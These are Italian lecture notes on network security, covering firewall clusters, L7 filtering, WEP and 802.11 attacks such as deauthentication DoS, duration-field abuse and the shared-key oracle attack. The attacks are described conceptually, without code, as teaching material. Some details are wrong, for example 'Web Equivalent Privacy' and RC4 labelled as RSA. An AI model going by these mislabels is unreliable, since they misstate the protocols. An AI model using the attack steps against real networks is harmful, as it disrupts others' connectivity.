Queste funzionalità devono essere utilizzate con attenzione o si rischia di saturare le risorse della macchina.

Firewall: posizionamento 48



Figure 48: Firewall: posizionamento

Come posso distinguere i pacchetti 1 e 2??
Non possiamo usare il SYN poichè non è conveniente, il problema si riproporrebbe con pacchetti di altri protocolli (UDP). **Esiste una differenza fondamentale**

- Il pacchetto 1 viene ricevuto dopo aver inviato un pacchetto in uscita
- Il pacchetto 2 inizia la connessione

Il conntrack tiene traccia di queste associazioni ogni pacchetto di (qualsiasi tipo) viene associato ad una *connessione* che può trovarsi in 4 stati:

- NEW: il kernel ha visto passare i pacchetti in una sola direzione
- ESTABLISHED: Il kernel ha visto il traffico in entrambe le direzioni
- INVALID: nessuna delle precedenti, si è verificato un errore
- RELATED: il pacchetto appartiene ad una connessione in qualche modo relazionata a una già ESTABLISHED (FTP)

Stati per una connessione 49



Figure 49: Stati per una connessione

5.2.4 Fault tolerance and Load Balancing

Il firewall solitamente è un punto di uscita ingresso nella rete dunque **rappresenta un collo di bottiglia**.
In reti che devono gestire volumi elevati di traffico è importante condividere il carico tra più firewall per avere prestazioni migliori e procedure di backup:

- **Backup cold swap**: 2 firewall uno acceso l'altro spento. Il secondo si accende dopo la rottura del primo
- **Backup hot swap**: 2 firewall entrambi accesi. Il secondo entra in funzione immediatamente dopo la rottura del primo.

5.2.5 Primary-Backup configuration

In questo tipo di configurazione si ha un getway che smista il traffico verso i due firewall. Il primary possiede un indirizzo virtuale (**VIP**) che è quello che vedono le applicazioni dall'esterno. Il **backup è solitamente inattivo**. Viene utilizzato un protocollo *heartbeat* per controllare lo stato del primary: quando quest'ultimo subisce un guasto l'indirizzo **VIP viene assegnato al server di backup.** In questo caso:

- Non c'è load balancing
- Al momento del guasto cadono tutte le connessioni
- C'è spreco di risorse perchè una macchina non fa niente.

5.2.6 Multi-Primary multy path firewall cluster

La configurazione è similare al caso precedente con la differenza che prima della coppia di firewall si ha un **load balancer** che distribuisce i flussi di traffico su entrambi i firewall. In questo caso:

- se un firewall si guasta cadono tutte le connessioni,
- **il problema della ridondanza si sposta sul load balancer**.

5.2.7 Multi-primary hash-based stateful firewall cluster

In questo caso:

- non abbiamo il load balancer
- ogni firewall ha un ID numerico e valuta una connessione secondo la tupla

$$T = IP_s, IP_d, Port_s, Port_s, Prorocol$$

- per ogni tupla se
$$Hash(T) mod 2 == ID$$
allora filtra, altrimenti ignora
- in questo modo i firewall si distribuiscono il traffico autonomamente
- c'è bisogno comunque di un *heartbeat* per reagire alle situazioni di guasto.

Multy-primary hash based stateful firewall cluster 50



Figure 50: Multy-primary hash based stateful firewall cluster

5.2.8 State replication

In tutte queste situazioni **quando un firewall si guasta si perdono le connessioni attive in quel momento**. Per evitare questa conseguenza è fondamentale che quando una connessione cambia stato, il cambio sia notificato al server di backup. Si può fare secondo due politiche:

- **su base evento** (ad ogni cambio di stato)
- **update periodici**

Si ottengono, in relazione alle politiche performance diverse in termini di affidabilità, ma anche costi computazionali differenti.

State replication 51



Figure 51: State replication

5.3 L7 Filtering

Il filtraggio al livello 7 viene fatto se non è sufficiente utilizzare il numero di porta sorgente e destinazione per capire che tipo di traffico si sta analizzando. Un amministratore di rete può voler filtrare a livello 7 per **i seguenti motivi**

- Log e analisi del traffico: si vuole sapere che tipo di traffico passa per la vostra rete, in modo tale da poter dimensionare i link e gli apparati
- Traffic shaping: si vuole dare priorità ad alcuni flussi piuttosto che ad altri
- **Blocco di alcuni protocolli**: vogliamo evitare che alcuni tipi di traffico passino per la rete

Filtrare a livello 7è molto difficile, esistono meccanismi interni ai protocolli che rendono difficile collegare connessioni diverse alla stessa connessione, protocolli che intenzionalmente offuscano il proprio tipo o protocolli cifrati. **Ogni filtro deve essere modellato sull'applicazione specifica e può avere una macchina a stati molto complessa**.
Elenchiamo le principali difficoltà che si incontrano nel filtering L7:

- Implementare macchine a stati complicate per filtrare gigabit di traffico è computazionalmente molto pesante. E necessario avere macchine dedicate con potenza sufficiente.

- I protocolli. E possibile che da un giorno al successivo un filtro smetta di funzionare causando perdita di performance (falsi negativi) o blocco di connessioni legittime (falsi positivi).
- Un algoritmo di pattern matching implementato in software ha gli stessi problemi di sicurezza di altri applicativi di livello 7. Cosa che generalmente è più difficile per firewall di livello più basso.

COMPLETARE CON vulnerabilità note

Quando la banda a disposizione non è sufficiente o si aumenta la banda o si fa **traffic shaping**. Nel secondo caso si decide di rendere prioritari alcuni traffici piuttosto che altri. In questo modo si ha una **perdita di neutralità della rete di trasporto**. L perdita di neutralità viene spesso vista come un tentativo di censurare alcuni contenuti.

6 Wireless security

6.1 Panoramica

Modelli di **topologia di rete**:

- Modello infrastructure
- Modello ad-hoc

Infrastructure vs ad-hoc52

La **mancanza di limite geografico** implica che le informazioni possono essere *sniffate* più facilmente. Inoltre si possono subire attacchi dall'esterno (richio per l'attaccante minimo).
Si ricorda che un **hotspot** è un punto di accesso alla rete attraverso tecnologia wireless (802.11) in modalità infrastructure. La tecnologia wireless ha il **vantaggio** di abbattere i costi di gestione, poichè **non si deve cablare** tutti gli host della rete. Introducono tuttavia diverse **problematiche di gestione** come la **limitazione del raggio e la gestione degli accessi**.
Descriviamo in breve **reti atipiche** rispetto alla norma.



Figure 52: Infrastructure vs ad-hoc

- **Reti ad-hoc**: sono reti **spontanee** e auto-organizzanti. Possono essere reti allestite per ritrovi temporanei, interventi in situazione di emergenza, reti tattiche e militari, ambienti con mancanza di infrastruttura. Si utilizzano per coprire il **problema dell'ultimo miglio** e per coprire aree molto estese. Per problema dell'ultimo miglio intendiamo il calo di risorse del canale che si ha in una rete nella parte finale di attacco all'utente, ovvero la rete di accesso.
- **PAN: personal area network**: s**ono reti di dimensioni ridotte** utilizzate per interconnettere apparati come stampanti, pc cellulari. Normalmente in modalità ad-hoc senza routing. La tecnologia più evoluta è lo standard bluetooth (ieee 802.15)

Per notizie sulla **legislazione** guardare slide 8 wireless security.

6.1.1 WiMax: 802.16

Un'altra tecnologia da introdurre è quella **WiMax**, utilizzate per **sostituire le connessioni cablate** dalla centrale del gestore alle singole abitazioni (connettendo tra loro più htspot 802.11). Gli standard di riferimento sono lIEEE 802.16d del 2004, e lIEEE 802.16e del 2005. Di seguito le caratteristiche più importanti di tale tecnologia:

- WiMax utilizza delle frequenze che **non sono in banda ISM** (***Industrial Scentific Medical***. *Insieme di porzioni dello spettro elettromagnetico riservate alle applicazioni di radiocomunicazioni non commerciali*)

- Utilizza uno spettro di frequenze molto ampio (2-66 Ghz) e permette collegamenti (teoricamente) fino a 74Mbps e può essere utilizzato anche su distanze molto grandi (chilometri).
- Offre controllo di qualità del servizio a livello MAC.
- Offre anche una modalità ad-hoc (mesh)

6.1.2 Bluetooth

Tecnologia utilizzata per allestire reti di piccole dimensioni utilizzate per connettere apparati.

- Frequenze: 2.4 GHz.
- Bitrate max: 720Kbps.
- Funziona normalmente in modalità ad-hoc.
- Distanze: tre categorie di potenza, dai 10 ai 100 metri.

Citiamo qui altre tecnologie come Hyperlan2: standard ETSI per reti locali wireless, con caratteristiche molto simili a 802.11 Reti cellulari: GSM, GPRS, UMTS . . .

6.2 802.11: Wifi

6.2.1 Introduzione

Riguardo la storia della tecnologia wifi guardare slide 13
Di seguito si elencano le caratteristiche dello **strato fisico**:

- Frequenze: 2.4 - 5 GHz.
- Bitrate: 11 - 108 Mbps.
- Range: fino a 50m in ambienti indoor, 300m in ambienti outdoor senza linea di vista.
- Permette la mobilità.

La differenza sostanziale tra 802.11 ed il WiFi e che **il primo e un insieme di standard** creati dalla IEEE per implementare reti wireless locali e si occupa del livelli 1 e 2, mentre **il secondo e un trademark** creato dalla Wifi-Alliance che certifica se un determinato dispositivo e conforme agli standard 802.11.
Prima che gli standard 802.11 vengano rilasciati ufficialmente, i maggiori produttori, che formano un consorzio WiFi (detto WiFi Alliance), rilasciano una pre-release e certificazioni sui prodotti hardware. In particolare, il consorzio, per rimediare allemergenza causata dalle insicurezze riscontrate in tutte le versioni di 802.11 precedenti alla i, anticipa nei propri prodotti una versione incompleta di 802.11i che chiama WPA (Wireless Protected Access). A questa segue WPA2, che corrisponde alla versione aderente a 802.11i. Attualmente esistono molti working group (j, h, f, . . .) con lo scopo di arricchire il protocollo con nuove caratteristiche quali QoS, fast handoff etc. Negli standard vi è quindi sempre una parte resa volutamente implementation dependent, che ha lo scopo di lasciare parti dello standard libere, in modo che le aziende possano scegliere quali parti dello standard utilizzare o personalizzare e quali no. Questa parte serve sostanzialmente per permettere la competizione tra aziende. Di seguito verra introdotto il funzionamento di 802.11 nelle versioni precedenti alla i.

I tipi di traffico gestito sono i seguenti:

- **Pacchetti di tipo management**: non trasportano dati ma vengono utilizzati dalle macchine per gestire il traffico dati (pacchetti associazione o deassociazione, di autenticazione o deautenticazione, beacon). **Non prevedono nessuna forma di cifratura o autenticazione**
- **Pacchetti di tipo control**: non trasportano dati ma sono utilizzati dalle macchine per gestire l'accesso al canale che avviene con politiche CSMA/CA. **Anche qui nessuna forma di autenticazione o cifratura**.
- **Pacchetti di tipo data**: trasportano contenuto informatico. **Possono essere cifrati e autenticati**.

6.2.2 WEP: Web Equivalent Privacy

Il WEP è un insieme di procedure introdotte in 802.11 **per garantire la privacy e sicurezza della comunicazione, oltre che il controllo degli accessi**. Lo scopo è quello di fornire un livello di sicurezza pari a quello di una rete wired tradizionale. **Le macchine che appartengono alla rete hanno tutte una chiave comune detta chiave WEP.**
Alcune caratteristiche del protocollo:

- Prevede una **fase di autenticazione** in cui una nuova macchina dimostra di possedere la chiave WEP.
- Ha un algoritmo di cifratura dei pacchetti di tipo **stream**.
- **Non sono previste autenticazione di pacchetti relative ad una singola macchina.** Ciò significa che per autenticazione di pacchetti (o frame) si intende stabilire se quest'ultimi sono originati da una macchina che ha accesso legittimo alla rete, senza però assicurare che provenga da una specifica macchina.
- **Non esistono comunicazioni segrete tra due singole macchine.** Nello specifico gli header dei pacchetti non sono cifrati mentre il payload lo è. Tuttavia quest'ultimo può essere decifrato da tutte le macchine che hanno accesso alla rete, tramite la chiave WEP.
- Non esiste un meccanismo di **refresh della chiave**.

6.2.3 WEP: Autenticazione Shared Key

Vediamo nello specifico **l'autenticazione** che avviene tra un client e l'AP. Il client deve dimostrare di possedere la chiave WEP condivisa:

- Il client chiede di autenticarsi
- AP risponde con un **challenge text**
- Il client risponde con il **challenge text cifrato**.

Autenticazione 53



Figure 53: Autenticazione

I pacchetti sono pacchetti di **management** quindi non sono ne autenticati ne cifrati, ne consegue che la procedura è **molto veloce** e quindi pensata come procedura di handoff rapido anche tra più AP. Quest'ultimo è l'unico elemento che decide chi far entrare nella rete, ciò comporta che la gestione degli accessi è **tutta a carico dell'AP**. Nel caso di reti gestite da più AP la gestione diviene molto complicata o del tutto statica.
Il **Generic frame format** è il seguente

Frame WEP 54



Figure 54: Frame WEP

Viene cifrato solo il campo di payload del pacchetto con un algo-

ritmo di tipo stream. Gli algoritmi di tipo stream **cifrano il contenuto in chiaro bit per bit**.

1. A partire da un segreto (chiave WEP) si genera un vettore di dati pseudocasuali (**Keystream**)
2. Per rendere unico ogni pacchetto si aggiunge al segreto un vettore di inizializzazione, il **keystream** dipende dalla coppia (segreto, IV)
3. Si fa lo XOR logico tra il keystream e l'informazione che si vuole cifrare

Questo tipo di algoritmi è molto facile e veloce da implementare. Importante specificare che **riutilizzare lo stesso IV significa ripetere due volte lo stesso keystream**. Se si conosce uno dei due pacchetti in chiaro si ricava anche il secondo. **Non utilizzare mai lo stesso keystream**.

Algoritmo di cifratura tipo stream 55



Figure 55: Algoritmo di cifratura tipo stream

Entriamo nel dettaglio di una procedura di encryption con **RC4**, utilizzato nello standard 802.11 (RC4 utilizza in 802.11b chiavi di 40 bit.):

1. Si concatena la chiave WEP con il IV per **generare il seed**
2. Il blocco **WEP PRNG** (pseudo random number generator) **genera un kyestream a partire dal seed**.
3. sul plaintext si applica un algoritmo di **error detection** (CRC32). Il CRC è concatenato al pacchetto in chiaro
4. Si fa lo XOR con la chiave
5. Si trasmette il pacchetto IV nell'header (non cifrato) e il payload cifrato.

Encryption RSA 56



Figure 56: Encryption RSA

Per quanto riguarda la decriptazione abbiamo:

- Dal pacchetto si estrae IV e il payload cifrato
- Da IV e chiave WEP si ricrea il keystream.
- si fa lo XOR tra keystream e il payload ottenendo il payload in chiaro
- Si separa il payload dal CRC e si ricalcola il CRC per verificare l'integrità. Cifrare anche il CRC significa che l'attaccante, se conosce la chiave di cifratura, può modificare il pacchetto ma non può rendere coerente il CRC. Si fornisce dunque **integrità**

L'autenticazione dei pacchetti non utilizza algoritmi a chiave pubblica e privata, ci deve essere un **segreto condiviso in precedenza e quindi un canale sicuro**. Non esistono inoltre controllo sull'unicità dei pacchetti, due pacchetti possono essere identici, inoltre non esiste un controllo di sequenza dei pacchetti, il valore IV viene deciso dagli apparati senza una politica definita. Un attaccante può dunque replicare un pacchetto anche senza conoscerne il significato, saranno i protocolli a livello superiore a gestire i dati, accettandoli o rifiutandoli.

6.2.4 WEP: Uscita dalla rete

- Per deautenticare il client l'AP manda un messaggio di deautenticazione, il client dovrà ripetere l'autenticazione

- Per deassociare un client, l'AP manda un messaggio di deassociazione, il client deve ripere l'associazione.
- Se il client riceve un messagio di deautenticazione quando è ancora associato, deve ripetere entrambe le fasi.
- si utilizzano pacchetti di tipo management.

Macchina a stati 802.11: autenticazione/associazione 57



Figure 57: Macchina a stati 802.11: autenticazione associazione

6.2.5 802.11: Accesso al canale, Hidden node problem

I client connessi alla LAN condividono lo stesso canale fisico con una politica **CSMA/CA.** Questo tipo di politica serve per la realizzazione dell'accesso multiplo, basato sul rilevamento della portante, in cui i nodi tentano di evitare a priori il verificarsi di collisioni. Il client può **prenotare il canale** per un per un periodo di tempo specifico, attraverso il campo *duration* nei pacchetti **ACK/RTS**. Il canale non sarà dunque utilizzabile da altri client in quel periodo di tempo.
In un **modello infrastructure** l'AP si comporta come **centro stella**: tutto il traffico è inviato all'AP che lo ridirige ai client (compresi i pacchetti rts

cts), mentre in un modello ad-hoc questi pacchetti sono scambiati direttamente tra gli host.

Un problema molto noto di questo tipo di accesso e il **problema del terminale nascosto.** Le ellissi rappresentano le aree di copertura tra lAP ed i client C1 e C2. In sostanza, lAP puo comunicare con entrambi i client C1 e C2 , ma qualcosa (ad esempio la distanza) impedisce a C1 e C2 di comunicare direttamente tra loro e quindi anche di poter rilevare (**sensing**) la portante trasmessa dallaltro client verso lAP. In questo contesto e allora possibile che si verifichino collisioni in ricezione sullAP quando entrambi i client C1 e C2, rilevando il canale libero, trasmettono contemporaneamente verso lAP. Per evitare collisioni, lo standard IEEE 802.11 permette di usare un meccanismo con il quale la stazione, prima di inviare un frame, richiede la trasmissione di speciali piccoli pacchetti:

- **RTS** (Request To Send): oltre a riservarsi il mezzo, fa tacere qualsiasi stazione che lo sente.
- **CTS** (Clear To Send): viene inviato dallAP in risposta allRTS, e ha il compito di far tacere le stazioni nellimmediata vicinanza.

Dunque, se ad esempio C1 vuole trasmettere allAP, invia un messaggio RTS. Se lAP non sta comunicando con nessun altro nodo, allora invia un messaggio CTS in cui da il permesso a C1 di trasmettere ed a tutti gli altri nodi (nel caso in Figura 6.6 solo C2) indica che in quel momento sta effettuando una comunicazione con un altro nodo.

Problema dell'hidden node 58



Figure 58: Problema dell'hidden node

Facciamo adesso altre precisazioni su ulteriori caratteristiche e componenti dei meccanismi di gestione del canale. Coinvolti in questi processi ci sono **beacon frame**. Il beacon e un pacchetto che viene inviato dagli AP per segnalare la propria presenza. I contenuti piu importanti del Beacon Frame sono:

- La **modalita** (ad-hoc o infrastructure)
- **ESSID** (cioe il nome dellAP; e necessario specificarlo per entrare nella rete durante la fase dellassociazione) e privacy (definisce se lAP supporta WEP o meno).

Accenniamo ora al WDS (Wireless Distribution System). E un sistema di scambio di dati tra AP. Quando gli APs vogliono fare routing dei pacchetti tra di loro, per unire due reti distinte fisicamente in una unica rete logica devono utilizzare le interfacce WDS. Sulle interfacce WDS si puo utilizzare WEP, ma non esiste associazione o autenticazione. Lutilizzo di interfacce WDS tuttavia sottrae banda per il servizio della rete infrastructure.

6.3 Insicurezze di 802.11

Le insicurezze che vedremo riguardano le versioni **a, b, g**, alcune di queste non riguardano gli algoritmi crittografici utilizzati quindi vengono ritrovati anche nella versione **i** (che sostituisce RSA in favore di altri algoritmi di cifratura).

6.3.1 DoS: autenticazione/associazione

Se il servizio di cui l'attaccante vuole interrompere l'erogazione è l'accesso stesso ad internet, il danno in termini economici è rilevante. In contesti **mission critical** non ci si può permettere di non avere connettività (sistemi real time, scadenze produttive ecc). Oltretutto l'interruzione del servizio rende un'idea di inaffidabilità che allontana l'utente.
Passiamo ora a descrivere il primo DoS che riguarda **autenticazione/associazione** alla rete. Ricordiamo che tale processo svolge i seguenti passi:

1. Il client chiede di autenticarsi
2. L'AP invia un challenge text

3. il client invia il challenge text cifrato con la chiave WEP

La maggiore criticità risiede nel fatto che i pacchetti di autenticazione non sono autenticati alla singola macchina, rendendo facile per un attaccante falsificarli.

1. Durante la fase di ingresso l'attaccante attende l'autenticazione e risponde al posto dell'AP con un pacchetto di deautenticazione
2. In questo modo evita che la macchina bersaglio entri nella rete
3. Un pacchetto di deautenticazione può essere inviato in qualsiasi momento da un'attaccante.

Lo scopo di questo attacco potrebbe essere mirato al negare l'entrata di un particolare client all'interno della rete, o più semplicemente tenere fuori dalla rete altri client **per avere più banda a disposizione.** L'attaccante dovrà stare sempre in ascolto di nuove autenticazioni se vuole compiere l'attacco in modo continuativo.
Si può fare un attacco specifico per l'associazione, la differenza sta nel fatto che quest'ultimo non richiede una riautenticazione e quindi di minor impatto (può servire per far rivelare l ssdi, ovvero il nome della rete quando l'AP non lo rivela. Potrebbe essere il caso di reti nascoste.)
Questo tipo di attacchi sono ancora più pericolosi se l'attaccante oltre a cambiare (**spoofare**) l'indirizzo sorgente, utilizza **l'indirizzo di destinazione di broadcast**, di fatto inviando pacchetti di deautenticazione a tutti i client della rete. Si possono configurare i client per non accettare richieste di autenticazione/deautenticazione in broadcast, **non rispettando lo standard.**

6.3.2 DoS: sull'accesso al canale

Campo duration dei pacchetti MAC 59

Un attacco che sfrutta il campo **duration** dell'header in un pacchetto MAC. Questo campo specifica quanto il canale sarà occupato dal mittente del pacchetto. **Ogni client che riceve un pacchetto MAC, anche se non rivolto al suo indirizzo MAC, deve leggerlo e rispettare il campo duration**.
Il campo duration è espresso in *microsecondi*, ma l'attaccante può inviare



Figure 59: Campo duration dei pacchetti MAC

un nuovo pacchetto prima che scada il timeout, prenotando nuovamente il canale.
Il risultato è che **nessuna macchina può trasmettere a parte l'attaccante.**

6.3.3 DoS: modalità powersave

Campo power save pacchetto dati 61



Figure 60: Campo power save pacchetto dati

Questo attacco utilizza pacchetti con il **bit di Power Save** settato a 1. Normalmente il client invia pacchetti con bit Power save a 1 quando non vuole ricevere più traffico da parte dell'AP, che salverà i pacchetti a lui indirizzati in un **buffer**, in attesa che lo stesso client li richieda.
Se l'attaccante invia pacchetti **spoofati** (dunque con un indirizzo sorgente relativo ad un particolare client della rete) **con una certa frequenza**, potrà **isolare** il client con uno sforzo relativamente basso.

6.3.4 DoS: saturazione della banda

Si utilizzano i messaggi di **probe**. In una situazione normale i messaggi di probe a livello II vengono inviati in broadcast **per trovare le macchine**

circostanti.

- la macchina richiedente invia un pacchetto di tipo **management** e di tipo **probe** in broadcast.
- Tutte le macchine che ricevono tale pacchetto devono rispondono con un **probe reply** diretto al richiedente.

Essendo messaggi di management i messaggi probe **non vengono cifrati**, esponendoli a possibili falsificazioni da parte di un attaccante, con lo scopo di provocare le risposte dagli altri host della rete. **Ripetendo tali richieste in continuazione egli può occupare tutta la banda disponibile sfruttando l'effetto di riflessione degli altri host**.
A differenza del DoS sulla deautenticazione non si può evitare che un client risponda a questo tipo di pacchetti in broadcast, poichè si invaliderebbe l'utilità stessa del meccanismo di probing.

6.3.5 DoS: stato fisico (jamming)

Entrando nel merito del livello fisico del protocollo 802.11 utilizza una codifica **spread spectrum** attraverso la quale il segnale viene trasmesso utilizzando una **banda più larga** di quanto sia necessario, **aggiungendo ridondanza**. A destinazione il segnale **viene ricostruito in gamma più stretta.**
Il risultato è che un segnale molto potente ma concentrato su una gamma di frequenza molto stretta, viene ricevuto a destinazione, dopo la ricostruzione, **come un rumore diffuso su tutta la frequenza**. **Risulta molto difficile disturbare la ricezione di tutti i dati**.
Un attacco di questo genere ha dunque l'obiettivo di invalidare il **codice di controllo errori** presente nei pacchetti di rete. Per farlo è sufficiente disturbare la ricezione di **un solo bit**. Il pacchetto non passerà il controllo di errore e sarà **scartato** e quindi ritrasmesso.

6.3.6 Attacchi sui software dell'AP

Molto spesso le AP presentano delle interfacce web, utilizzate dalle macchine collegate alla rete per accedere **all'interfaccia di gestione** attraverso la quale possono configurare l'AP. Questi SW hanno spesso dimostrato di avere vulnerabilità come **buffer overflow** e **password attive di default.** In alcuni casi **il reset improvviso** dell'AP può provocare il riavvio di una

modalità provvisoria che offre a utenti senza credenziali la possibilità di autenticarsi.
Altri attacchi riguardano le liste SW gestite dall'AP. Gli AP devono **mantenere una lista** delle:

- macchine autenticate nella rete
- macchine associate
- macchine che hanno richiesto l'autenticazione ma non hanno ancora completato le procedure.

Quando una lista si riempie, altre richieste vengono scartate.
Si devono dunque utilizzare politiche di gestione delle liste efficienti. Ecco alcuni esempi di inefficienza.

- Le liste sono **code a scorrimento**, dunque se la lista è piena e arriva un'ulteriore macchina la più vecchia viene tolta dalla lista. **Forgiando richieste di autenticazione false si riempie la lista e si impediscono anche le autenticazioni in corso**.
- **Se le tre liste sono unite in un'unica lista**: lo scenario precedente si manifesta in modo ancor più grave.
- **Cattiva gestione della memoria**: si può causare buffer overrun e il riavvio dell'AP.

6.3.7 Shared Key e Oracle attack

Come abbiamo già detto la chiave WEP è statica, in questo modo non esiste nessuna segretezza e quindi autenticazione tra le macchine della rete. Una macchina autenticata può addirittura spostare la chiave su altre macchine e lasciare che esse entrino. Inoltre, anche le **access list** dell'AP sono statiche rendendo il problema della gestione molto importante. Si possono anche cambiare gli indirizzi MAC delle schede wireless. Il risultato è che t**utta la fiducia sia riposta nella certezza che l'algoritmo di autenticazione e cifratura sia robusto.** Per tale motivo l'AP non si autentica con le macchine.
Tuttavia, l'autenticazione shared key è tragicamente insicura

- Nel giro di pochi secondi passo lo stesso testo (128byte) in chiaro e poi cifrato.
- un attaccante può potenzialmente recuperare un frammento del **keystream** che può utilizzare per inviare pacchetti nella rete anche senza possedere una chiave WEP.
- un attaccante può effettuare un attacco di tipo **reply** anche senza conoscere la chiave, **spacciandosi per l'AP**.
- si può effettuare l'attacco **dell'oracolo**.

L'attacco dell'oracolo dunque vede un attaccante che ha la volontà di inviare messaggi nella rete senza conoscere la chiave segreta:

1. In primo luogo **deautentica un client**
2. forgia un pacchetto con un *challenge text*, spacciandosi per l'AP, **contenente i dati che vuole inviare**.
3. Il client risponde con un challenge text cifrato con un certo IV. Di fatto questo pacchetto è valido per essere inviato lungo massimo 128byte.

L'attacco non ha un utilizzo concreto molto comune, ma dimostra la goffaggine con cui sono stati progettati i meccanismi di sicurezza. Questi problemi hanno spinto i produttori di AP e i gestori delle reti a preferire l'autenticazione **opend system.** Per evitare che chiunque entri nella rete si preferisce mascherare nei beacon l'ESSID dell'AP, parametro necessario per richiedere autenticazione. Si crea però un'altra divergenza dallo standard.

6.3.8 Attacchi Man in the middle

